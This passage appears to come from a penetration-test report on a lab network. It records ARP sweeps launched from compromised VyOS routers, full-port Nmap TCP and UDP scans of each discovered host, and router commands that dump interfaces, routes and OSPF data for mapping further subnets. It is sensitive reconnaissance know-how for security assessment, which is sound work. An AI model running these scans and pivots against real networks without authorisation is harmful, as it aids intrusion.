192.168.0.96    5.5.5.5        1406 0x800002a4 0xbb33 192.168.0.96/27
192.168.0.240   5.5.5.5        1586 0x800002a2 0xc281 192.168.0.240/30
```

Figure 3.25: OSPF database on 192.168.0.193

The next step was to perform an ARP scan on the 1

An APR scan was performed from the router targeting the 172.16.221.0/24 subnet. The command for this is listed in Figure 3.26.

```
seq -f "172.16.221.%g" 254 | sudo xargs -n1 arping -c 1 -I eth2 | grep "Unicast reply"
```

Figure 3.26: arp scan of 172.16.221.0/24 network command

This resulted in the discovery of the host 172.16.221.237. Although it was possible to perform an APR scan on the other connected interfaces, this was not necessary as the 192.168.0.192/27 network was already scanned using the Kali system and the 192.168.0.224/30 subnet can only support two available hosts and the I.P address have already been enumerated.

```
vyos@vyos:~$ seq -f "172.16.221.%g" 254 | sudo xargs -n1 arping -c 1 -I eth2 | grep "Unicast reply"
Unicast reply from 172.16.221.237 [00:0C:29:1B:46:57]  1.683ms
vyos@vyos:~$
```

Figure 3.27: arp scan of 172.16.221.0/24 network

The next step was to perform Nmap scans for all discovered hosts on the 172.16.221.0/24 Subnet.

The TCP scan for the host on 172.16.221.16 revealed that the ports 22 (SSH), 23 (Telnet), 80 (HTTP) and 443 (HTTPS) are open. While these are the same results for the other I.P on the router (192.168.0.193), it is best to perform a scan on all interfaces in case any have different services running on them.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 172.16.221.16 -oN nmap/tcp_172.16.221.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 14:53 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00051s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.26 seconds
root@kali:~#
```

Figure 3.28: Nmap TCP scan results for 172.16.221.16

Results from the UDP top 1000 ports Nmap scan for the host 172.16.221.16 shows that the ports 123 (NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 172.16.221.16 -oN nmap/udp_172.16.221.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 09:50 EST
Nmap scan report for 172.16.221.16
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71614.83 seconds
root@kali:~#
```

Figure 3.29: Nmap UDP scan results for 172.16.221.16

Results from the TCP Nmap scan for the host 172.16.221.16 shows that the ports 80 (http) and 443 (https) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 172.16.221.237 -oN nmap/tcp_172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 14:57 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0016s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.27 seconds
root@kali:~#
```

Figure 3.30: Nmap TCP scan results for 172.16.221.237

Results from the UDP Nmap scan shows that the ports 5353 (mdns) is open 40998 is in an open | filtered state with no service reported from Nmap.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 172.16.221.237 -oN nmap/udp_172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 10:33 EST
Nmap scan report for 172.16.221.237
Host is up (0.0022s latency).
Not shown: 65533 closed ports
PORT      STATE         SERVICE VERSION
5353/udp  open          mdns    DNS-based service discovery
40998/udp open|filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71723.69 seconds
root@kali:~#
```

Figure 3.31: Nmap UDP scan results for 172.16.221.237

The next step was to perform Nmap scans on all discovered hosts on the 192.168.0.224/30 network.

Results from the TCP scan on the host 192.168.0.225 revealed the ports 22 (SSH), 23(Telnet), 80(HTTP) and 443(HTTPS) were open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.225 -oN nmap/tcp_192.168.0.225
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:04 EDT
Nmap scan report for 192.168.0.225
Host is up (0.00047s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.64 seconds
root@kali:~#
```

Figure 3.32: Nmap TCP scan results for 192.168.0.225

Results from the UDP Nmap scan for the host 192.168.0.255 shows that the ports 123 (NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.225 -oN nmap/udp_192.168.0.225
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 20:43 EST
Nmap scan report for 192.168.0.225
Host is up (0.00068s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71649.20 seconds
root@kali:~#
```

Figure 3.33: UDP Nmap scan results for 192.168.0.225

Results from the TCP scan for the host 192.168.0.226 confirms that the ports 23 (Telnet), 80 (HTTP) and 443 (HTTPS) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.226 -oN nmap/tcp_192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:09 EDT
Nmap scan report for 192.168.0.226
Host is up (0.00097s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.07 seconds
root@kali:~#
```

Figure 3.34: TCP Nmap scan results for 192.168.0.226

Results from the UDP Nmap scan for the host 192.168.0.226 shows that the ports (NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.226 -oN nmap/udp_192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 10:40 EST
Nmap scan report for 192.168.0.226
Host is up (0.0018s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71642.05 seconds
root@kali:~#
```

Figure 3.35: UDP Nmap scan results for 192.168.0.226

Results from the Nmap scan revealed that the host 192.168.0.226 was another VyOS router. When this router was exploited (see section 4 for details), it was possible to enumerate network information from the device. To extract information about how the interfaces on the device are configured, the command in Figure 3.17 was used.

```
show interfaces
```

Figure 3.36: vyos router show interfaces command

The output of the command shows that the router has three interfaces configured and revealed the presence of new I.P addresses.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 3.37: Interface configuration 192.168.0.226

To enumerate routing information from the router the following command was used:

```
show ip route
```

Figure 3.37: show ip route command

From the output of the command, it was possible to further determine the logical flow of traffic through the network. It was found that the router could route traffic to 10 Subnets throughout the network.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 1d06h47m
O   192.168.0.32/27 [110/10] is directly connected, eth1, 1d06h48m
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 1d06h48m
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 1d06h48m
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 1d06h48m
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 1d06h47m
O   192.168.0.224/30 [110/10] is directly connected, eth0, 1d06h48m
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 1d06h48m
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 1d06h48m
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 1d06h48m
vyos@vyos:~$
```

Figure 3.38: routes on 192.168.0.193

As OSPF routes were found in the routing table for the router, the configuration of the router was viewed with the following command:

show configuration

Figure 3.39: routes on 192.168.0.193

The output of the command shows the router is broadcasting OSPF information for all the Subnets that are managed by the router.

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.224/30
            network 192.168.0.32/27
            network 192.168.0.228/30
        }
    }
```

Figure 3.40: OSPF broadcasted router on 192.168.0.226

To enumerate information about the OSPF configuration of the router the following command was used:

show ip ospf

Figure 3.41: VyOS show ip ospf command

The output of the command shows that the router is using the loopback address of 2.2.2.2 as its OSPF ID.

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 2.2.2.2
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 1
 SPF algorithm last executed 2d18h40m ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0x00000000
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.0 (Backbone)
   Number of interfaces in this area: Total: 3, Active: 3
   Number of fully adjacent neighbors in this area: 2
   Area has no authentication
   SPF algorithm executed 5 times
   Number of LSA 10
   Number of router LSA 4. Checksum Sum 0x00025219
   Number of network LSA 3. Checksum Sum 0x0000eb4e
   Number of summary LSA 3. Checksum Sum 0x00019ff4
   Number of ASBR summary LSA 0. Checksum Sum 0x00000000
   Number of NSSA LSA 0. Checksum Sum 0x00000000
   Number of opaque link LSA 0. Checksum Sum 0x00000000
   Number of opaque area LSA 0. Checksum Sum 0x00000000
```

Figure 3.42: OSPF configuration on 192.168.0.226

To view information about OSPF neighbors the following command was used:

show ip ospf neighbor

Figure 3.42: VyOS show OSPF neighbor command

The output of the command shows that the router has two OSPF neighbours, the router with the OSPF ID of 1.1.1.1 and the I.P address of 192.168.0.225 and a new router with the OSPF ID of 3.3.3.3 and the I.P of 192.168.0.230.

```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State           Dead Time Address         Interface            RXmtL RqstL DBsmL
1.1.1.1           1 Full/Backup       34.917s 192.168.0.225   eth0:192.168.0.226       0     0     0
3.3.3.3           1 Full/DR           35.555s 192.168.0.230   eth2:192.168.0.229       0     0     0
vyos@vyos:~$
```

Figure 3.43: 192.168.0.226 ospf neighbor results

To view information about the OSPF database the following command was used:

```
show ip ospf database
```

Figure 3.44: VyOS show ospf database command

The output of the command shows the information for other OSPF devices on the network.

```
vyos@vyos:~$ show ip ospf database

       OSPF Router with ID (2.2.2.2)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
1.1.1.1         1.1.1.1         573 0x8000008d 0xc47f 3
2.2.2.2         2.2.2.2         592 0x8000008d 0xcb0c 3
3.3.3.3         3.3.3.3         233 0x8000008d 0x2739 3
5.5.5.5         5.5.5.5        1676 0x80000089 0x9b55 1

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.226   2.2.2.2         752 0x80000085 0x2256
192.168.0.230   3.3.3.3        1263 0x80000085 0x3038
192.168.0.233   3.3.3.3        1763 0x80000085 0x98c0

                Summary Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Route
192.168.0.64    5.5.5.5         865 0x80000086 0xa381 192.168.0.64/27
192.168.0.96    5.5.5.5        1325 0x80000087 0xfb12 192.168.0.96/27
192.168.0.240   5.5.5.5        1075 0x80000086 0x0161 192.168.0.240/30
```

Figure 3.45: OSPF database on 192.168.0.226

An APR scan was performed on the router targeting the 192.168.0.32/27 subnet. The command for this is listed in Figure 3.45.

```
seq -f “192.168.0.%g” 33 62 | sudo xargs -n1 arping -c 1 -I eth1 | grep “Unicast reply”
```

Figure 3.45: arp scan of 192.168.0.32/27 network command

This resulted in the discovery of the host 192.168.0.34. Although it was possible to perform an APR scan on the other connected interfaces, this was not necessary as the I.P’s where already enumerated.

```
vyos@vyos:~$ seq -f "192.168.0.%g" 33 62 | sudo xargs -n 1 arping -c1 -I eth1 | grep "Unicast reply"
Unicast reply from 192.168.0.34 [00:0C:29:52:44:05]  1.005ms
vyos@vyos:~$
```

Figure 3.46: arp scan results of 192.168.0.32/27 network

The next step was to perform Nmap scans on all discovered hosts on the 192.168.0.32/27 Subnet.

Results from the TCP scan on the host 192.168.0.33 revealed the ports 23(Telnet), 80(HTTP) and 443(HTTPS) were open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.33 -oN nmap/tcp_192.168.0.33
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:13 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.15 seconds
root@kali:~#
```

Figure 3.47: TCP Nmap scan results for 192.168.0.33

Results from the UDP Nmap scan for the host 192.168.0.33 shows that the ports 123 (NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.33 -oN nmap/udp_192.168.0.33
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 20:43 EST
Nmap scan report for 192.168.0.33
Host is up (0.0016s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71640.84 seconds
root@kali:~#
```

Figure 3.48: UDP Nmap scan results for 192.168.0.33

Results from the TCP scan on the host 192.168.0.34 revealed the ports 22(SSH), 111(rpcbind), 2049(nfs_acl), 36574(status), 36740(nlockmgr), 38870(mountd), 54782(mountd) and 58166(mountd) where open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.34 -oN nmap/tcp_192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:16 EDT
Nmap scan report for 192.168.0.34
Host is up (0.0025s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
36574/tcp open  status   1 (RPC #100024)
36740/tcp open  nlockmgr 1-4 (RPC #100021)
38870/tcp open  mountd   1-3 (RPC #100005)
54782/tcp open  mountd   1-3 (RPC #100005)
58166/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.92 seconds
root@kali:~#
```

Figure 3.49: TCP Nmap scan results for 192.168.0.34

Results from the UDP top 1000 ports Nmap scan for the host 192.168.0.34 shows that the system has ports 111(rpcbind), 759(rpcbind), 2049(nfs_acl) and 5353 (mdns) open, 37544(mountd), 45314(nlockmgr), 51229(status) and 53376(mountd) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.34 -oN nmap/udp_192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 10:44 EST
Nmap scan report for 192.168.0.34
Host is up (0.0029s latency).
Not shown: 65479 closed ports, 47 open|filtered ports
PORT      STATE SERVICE  VERSION
111/udp   open  rpcbind  2-4 (RPC #100000)
759/udp   open  rpcbind  2-4 (RPC #100000)
2049/udp  open  nfs_acl  2-3 (RPC #100227)
5353/udp  open  mdns     DNS-based service discovery
34388/udp open  mountd   1-3 (RPC #100005)
37544/udp open  mountd   1-3 (RPC #100005)
45314/udp open  nlockmgr 1-4 (RPC #100021)
51229/udp open  status   1 (RPC #100024)
53376/udp open  mountd   1-3 (RPC #100005)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71768.03 seconds
root@kali:~#
```

Figure 3.50: UDP Nmap scan results for 192.168.0.34

For all discovered hosts on the 192.168.0.228/30 Subnet, both TCP and UDP Nmap scan have been performed.

Results from the TCP scan on the host 192.168.0.229 revealed the ports 23(Telnet), 80(HTTP) and 443(HTTPS) were open

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.229 -oN nmap/tcp_192.168.0.229
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:24 EDT
Nmap scan report for 192.168.0.229
Host is up (0.00090s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.09 seconds
root@kali:~#
```

Figure 3.51: TCP Nmap scan results for 192.168.0.229

Results from the UDP port scan on the host 192.168.0.229 reveal that ports 123(NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.229 -oN nmap/udp_192.168.0.229
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-04 19:46 EST
Nmap scan report for 192.168.0.229
Host is up (0.0010s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71625.84 seconds
root@kali:~#
```

Figure 3.52: UDP Nmap scan results for 192.168.0.229

Results from the TCP scan on the host 192.168.0.230 revealed that the ports 23(Telnet), 80(HTTP) and 443(HTTPS) were open

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.230 -oN nmap/tcp_192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:29 EDT
Nmap scan report for 192.168.0.230
Host is up (0.0012s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.53 seconds
root@kali:~#
```

Figure 3.53: TCP Nmap scan results for 192.168.0.230

Results from the UDP Nmap scan reports that the host 192.168.0.230 has ports 123(NTP) and 161 (SNMP) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.230 -oN nmap/udp_192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 20:44 EST
Nmap scan report for 192.168.0.230
Host is up (0.0019s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71631.16 seconds
root@kali:~#
```

Figure 3.54: UDP Nmap scan results for 192.168.0.230

When the router with the interface 192.168.0.230 was exploited (see section 4 for details), it was possible to enumerate network information from the device. To extract information about how the interfaces on the device are configured, the command in Figure 3.55 was used.

```
show interfaces
```

Figure 3.55: VyOS show interfaces command

The output of the command shows that the router has three interfaces configured and revealed the presence of new I.P addresses.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```

Figure 3.56: Interface configuration on 192.168.0.230 router

To enumerate routing information from the router the following command was used :

```
show ip route
```

Figure 3.56: VyOS show ip route command

From the output of the command, it was possible to determine the logical flow of traffic through the network.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 1d08h11m
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 1d08h11m
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 1d08h11m
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 1d08h11m
O   192.168.0.128/27 [110/10] is directly connected, eth1, 1d08h12m
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 1d08h11m
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 1d08h11m
O   192.168.0.228/30 [110/10] is directly connected, eth0, 1d08h12m
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 1d08h12m
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 1d08h11m
vyos@vyos:~$
```

Figure 3.57: IP routes for 192.168.0.230

As OSPF routes were found in the routing table for the router, the configuration of the router was viewed with the following command:

```
show configuration
```

Figure 3.58: VyOS show configuration command

The output of the command shows that the router is broadcasting OSPF information form all the subnets that are managed by the router.

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
```

Figure 3.59: OSPF broadcasted router on 192.168.0.230 router

To enumerate information about the OSPF configuration of the router the following command was used:

show ip ospf

Figure 3.60: VyOS show ip ospf route command

The output of the command shows that the router is using the loopback address of 3.3.3.3 as an OSPF I.D.

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 3.3.3.3
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 2
 SPF algorithm last executed 2d21h04m ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0×00000000
 Number of opaque AS LSA 0. Checksum Sum 0×00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.0 (Backbone)
   Number of interfaces in this area: Total: 3, Active: 3
   Number of fully adjacent neighbors in this area: 2
   Area has no authentication
   SPF algorithm executed 9 times
   Number of LSA 10
   Number of router LSA 4. Checksum Sum 0×00022c2c
   Number of network LSA 3. Checksum Sum 0×0000cd5d
   Number of summary LSA 3. Checksum Sum 0×00028103
   Number of ASBR summary LSA 0. Checksum Sum 0×00000000
   Number of NSSA LSA 0. Checksum Sum 0×00000000
   Number of opaque link LSA 0. Checksum Sum 0×00000000
   Number of opaque area LSA 0. Checksum Sum 0×00000000
```

Figure 3.61: Show ip ospf results for 192.168.0.230 rotuer

To view information about OSPF neighbours the following command was used :

show ip ospf neighbor

Figure 3.62: VyOS show ip ospf neighbor command

The output of the command shows that the router has two OSPF neighbours, the router with the ID of 2.2.2.2 and a new host with the OSPF I.D of 5.5.5.5 and with the I.P address of 192.168.0.234.

```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State           Dead Time Address         Interface            RXmtL RqstL DBsmL
2.2.2.2           1 Full/Backup       34.871s 192.168.0.229   eth0:192.168.0.230       0     0     0
5.5.5.5           1 Full/Backup       31.872s 192.168.0.234   eth2:192.168.0.233       0     0     0
vyos@vyos:~$
```

Figure 3.63: OSPF neighbor results for 192.168.0.230 results

To view information about the OSPF database the following command was used:

show ip ospf database

Figure 3.64: VyOS show ospf database command

The output of the command shows the information for other OSPF devices on the network.

```
vyos@vyos:~$ show ip ospf database

       OSPF Router with ID (3.3.3.3)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
1.1.1.1         1.1.1.1         670 0x80000092 0xba84 3
2.2.2.2         2.2.2.2         539 0x80000092 0xc111 3
3.3.3.3         3.3.3.3         298 0x80000092 0x1d3e 3
5.5.5.5         5.5.5.5        1806 0x8000008e 0x915a 1

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.226   2.2.2.2         659 0x8000008a 0x185b
192.168.0.230   3.3.3.3        1348 0x8000008a 0x263d
192.168.0.233   3.3.3.3          78 0x8000008b 0x8cc6

                Summary Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Route
192.168.0.64    5.5.5.5         966 0x8000008b 0x9986 192.168.0.64/27
192.168.0.96    5.5.5.5        1396 0x8000008c 0xf117 192.168.0.96/27
192.168.0.240   5.5.5.5        1146 0x8000008b 0xf666 192.168.0.240/30
```

Figure 3.65: OSPF database results for 192.168.0.230

An ARP scan was performed on the router against the 192.168.0.128/27 subnet. The command for this is listed in Figure 3.66.

seq -f “192.168.0.%g” 129 158 | sudo xargs -n1 arping -c 1 -I eth1 | grep “Unicast reply”

Figure 3.66: APR scan command for 192.168.0.128/27

This resulted in the discovery of the host 192.168.0.130.

```
vyos@vyos:~$ seq -f "192.168.0.%g" 129 158 | sudo xargs -n1 arping -c 1 -I eth1 | grep "Unicast reply"
Unicast reply from 192.168.0.130 [00:0C:29:09:11:FC]  1.990ms
vyos@vyos:~$
```

Figure 3.67: APR scan results for the 192.168.0.128/27

The next step is to perform Nmap scans for the discovered hosts on the 192.168.0.192/27 subnet.

The TCP scan for the host 192.168.0.129 revealed that the ports 23(Telnet), 80(HTTP) and 443(HTTPS) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.129 -oN nmap/tcp_192.168.0.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 15:38 EDT
Nmap scan report for 192.168.0.129
